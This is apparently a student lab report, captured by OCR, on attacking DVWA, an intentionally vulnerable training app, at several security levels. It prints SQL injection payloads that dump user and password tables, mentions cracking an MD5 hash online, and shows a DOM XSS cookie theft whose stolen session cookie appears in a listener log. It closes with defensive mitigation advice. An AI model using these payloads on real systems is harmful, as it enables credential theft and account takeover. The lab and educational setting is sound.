We tried the previous trick but it doesn't work, so we decided to add some parameters for the user ID field to break the security after many attempts we achieved it can accept

1 or 1=1 UNION SELECT user, password FROM user#

And again we gain access to the web page.



DVWA

Vulnerability: SQL Injection

```
ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Gordon
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Hack
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Bob
Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
```

SQL Injection with Security Level High

The high security will do the same thing as medium-sized by changing the fields, so we attempts until reach this one 1' UNION SELECT user, password FROM users# and we gain the access again.



Vulnerability: SQL Injection

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: [illegible]

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: [illegible]

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: [illegible]

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: [illegible]

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: [illegible]
```


More Information

SQL Injection (Blind)

SQL Injection (Blind) with Low Security.

After attempting many trials the suggested one on the internet helped us

‘ OR 1 -- - by using this one we get accessed




Vulnerability: SQL Injection (Blind)

User ID:

```
ID: ' OR 1 -- -
First name: admin
Surname: admin

ID: ' OR 1 -- -
First name: Gordon
Surname: Brown

ID: ' OR 1 -- -
First name: Hack
Surname: Me

ID: ' OR 1 -- -
First name: Pablo
Surname: Picasso

ID: ' OR 1 -- -
First name: Bob
Surname: Smith
```

More info

And we can get the password if we use the crackstation.net website.




Vulnerability: SQL Injection (Blind)

User ID:

```
ID: ' UNION SELECT user , password FROM users#
First name: admin
Surname: [illegible]

ID: ' UNION SELECT user , password FROM users#
First name: gordonb
Surname: [illegible]

ID: ' UNION SELECT user , password FROM users#
First name: 1337
Surname: [illegible]

ID: ' UNION SELECT user , password FROM users#
First name: pablo
Surname: [illegible]

ID: ' UNION SELECT user , password FROM users#
First name: smithy
Surname: [illegible]
```

More info



Free Password Hash Cracker


Hash	Type	Result
[illegible]	md5	password

Download CrackStation's Wordlist

How CrackStation Works

SQL Injection (Blind) with Security Level Medium

Actually the first attempt 1 or 1=1, I got the users table (I was surprised) so let's dig deep.





Vulnerability: SQL Injection (Blind)

```
ID: 1 or 1=1
First name: admin
Surname: admin

ID: 1 or 1=1
First name: Gordon
Surname: Brown

ID: 1 or 1=1
First name: Hack
Surname: Me

ID: 1 or 1=1
First name: Pablo
Surname: Picasso

ID: 1 or 1=1
First name: Bob
Surname: Smith
```

Using the same commands as SQL injection could work!

SQL Injection (Blind) with Security Level High




```
ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Gordon
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Hack
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Bob
Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: [illegible]

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: gordonb
Surname: [illegible]

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: 1337
Surname: [illegible]

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: pablo
Surname: [illegible]

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: smithy
Surname: [illegible]
```

We changed the high security level of the storage of the page from high to low and attempt to insert the queries that take place successfully as you see above.

We should mention the risk at all security levels of the database is dangerous because the attacker is able to compromise the web page and catch the users since the attacker will be able to spoof himself as any legal user and get sensitive data, steal the database, modify, delete tables and can deface the website.

Security and Risk Analysis

1. Keep all web application software components including libraries, plug-ins, frameworks, web server software, and database server software up to date with the latest security patches available from vendors.
2. Utilize the principle of least privilege(link is external) when provisioning accounts used to connect to the SQL database. For example, if a website only needs to retrieve web content from a database using SELECT statements, do not give the website's database connection credentials other privileges such as INSERT, UPDATE, or DELETE privileges. In many cases, these privileges can be managed using appropriate database


roles for accounts. Never allow your web application to connect to the database with Administrator privileges (the "sa" account on Microsoft SQL Server, for instance).
3. Do not use shared database accounts between different websites or applications.
4. Validate user-supplied input for expected data types, including input fields like drop-down menus or radio buttons, not just fields that allow users to type in input.
5. Configure proper error reporting and handling on the web server and in the code so that database error messages are never sent to the client web browser. Attackers can leverage technical details in verbose error messages to adjust their queries for successful exploitation.

Part 3: XSS Challenges (Louay)


XSS (DOM)

XSS (DOM) with Security Level Low

An XSS (DOM) attack includes inserting a malicious script into a DOM element on a webpage to steal the logged-in user's cookie. As shown in the picture, the attacker placed the attack payload to a DOM element designated "default" in the page's Address.




[redacted]



Vulnerability: DOM Based Cross Site Scripting (XSS)


```
127.0.0.1
security=low; PHPSESSID=[illegible]
```

We made sure the security is low before starting the process



Vulnerability: DOM Based Cross Site Scripting (XSS)


More Information



Directory listing for /?cookie=security=low; PHPSESSID=vhlemjotpc9mfo6fvpbot3d404

- .bash_history
- .bash_logout
- .bashrc
- .bashrc.original
- .BurpSuite/
- .cache/
- .config/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .ICEauthority
- .java/
- .local/
- .mozilla/
- .profile
- .sudo_as_admin_successful
- [illegible]
- [illegible]
- [illegible]
- [illegible]
- [illegible]
- [illegible]
- [illegible]
- [illegible]
- [illegible]
- Desktop/
- Documents/
- Downloads/
- [illegible]
- Music/
- Pictures/
- Public/
- Templates/
- Videos/

We also analysed the result through terminal

